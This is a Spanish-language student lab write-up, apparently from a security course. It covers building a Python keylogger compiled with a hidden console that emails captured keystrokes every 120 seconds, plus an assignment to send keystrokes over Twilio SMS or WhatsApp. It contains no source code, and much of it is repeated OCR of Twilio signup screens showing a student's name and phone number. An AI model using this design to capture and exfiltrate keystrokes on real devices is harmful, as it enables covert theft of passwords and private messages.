
Ahora entramos a la ruta donde están los archivos “Keylogger.py” y “log.py”




Seguidamente aplicamos el comando: pyinstaller --onefile --noconsole log.py




Luego se crearán 2 carpetas y 1 archivo en el escritorio, entramos a la carpeta dist y arrastramos el archivo log al escritorio de Windows.






Finalmente, si todo esta bien hacemos doble clic en el archivo y este enviara todo lo que escribimos al correo de forma automática.

Luego recibiremos cada 120 segundos lo que se escribió en la bandeja de entrada.






La única forma de parar este servicio es eliminando el archivo Keylogger.py y el ejecutable log.

EVALUACION 1

Implementen un keylogger básico en Python que capture las pulsaciones del teclado y las envíe periódicamente a su número de WhatsApp o SMS usando la API de Twilio. Deberán:

- 1) Registrarse en Twilio para obtener credenciales y un número emisor.
- 2) Integrar el módulo pyautogui para capturar teclas y twilio para enviar los datos.
- 3) Configurar el envío automático cada cierto número de pulsaciones (ej: cada 10 teclas).
- 4) Probar el script en un entorno controlado (nunca en dispositivos ajenos sin consentimiento).

Primeramente nos registramos en la página de twilio.



Twilio Console

console.twilio.com/unified-mfa?context=signup

We'll also need to verify your phone number

So you can hit the ground running and start using our Twilio services.

To verify you during log in through two-factor authentication (2FA).

To help us mitigate fraud and abuse.

To determine your billing country (you can change this on the next step!)

Country: bo (+591) Bolivia

Phone Number: 72363726

Send code via SMS Send code via voice call

RCC - ESP Puntuación del p...

Búsqueda Rafael Antonio Patricio Ayllón

Archivo Editar Ver

Rafael Antonio Patricio Ayllón

Ln 1, Col 31 30 caracteres. 180% Windows (CRLF) UTF-8

14:37 12/04/2025

Twilio Console

console.twilio.com/unified-mfa?context=signup

Check your phone for a verification code

Twilio Verify has sent the code to:

+59172363726

Enter verification code

Verify Resend code via SMS in 27

Send code via voice call

Verify with another phone number

RCC - ESP Puntuación del p...

Búsqueda Rafael Antonio Patricio Ayllón

Archivo Editar Ver

Rafael Antonio Patricio Ayllón

Ln 1, Col 31 30 caracteres. 180% Windows (CRLF) UTF-8

14:37 12/04/2025

Twilio Console

console.twilio.com/unified-mfa?context=signup

Check your phone for a verification code

Twilio Verify has sent the code to:

+59172363726

Enter verification code

Verify Resend code via SMS in 27

Send code via voice call

Verify with another phone number

RCC - ESP Puntuación del p...



Búsqueda Rafael Antonio Patricio Ayllón



Archivo Editar Ver



Rafael Antonio Patricio Ayllón



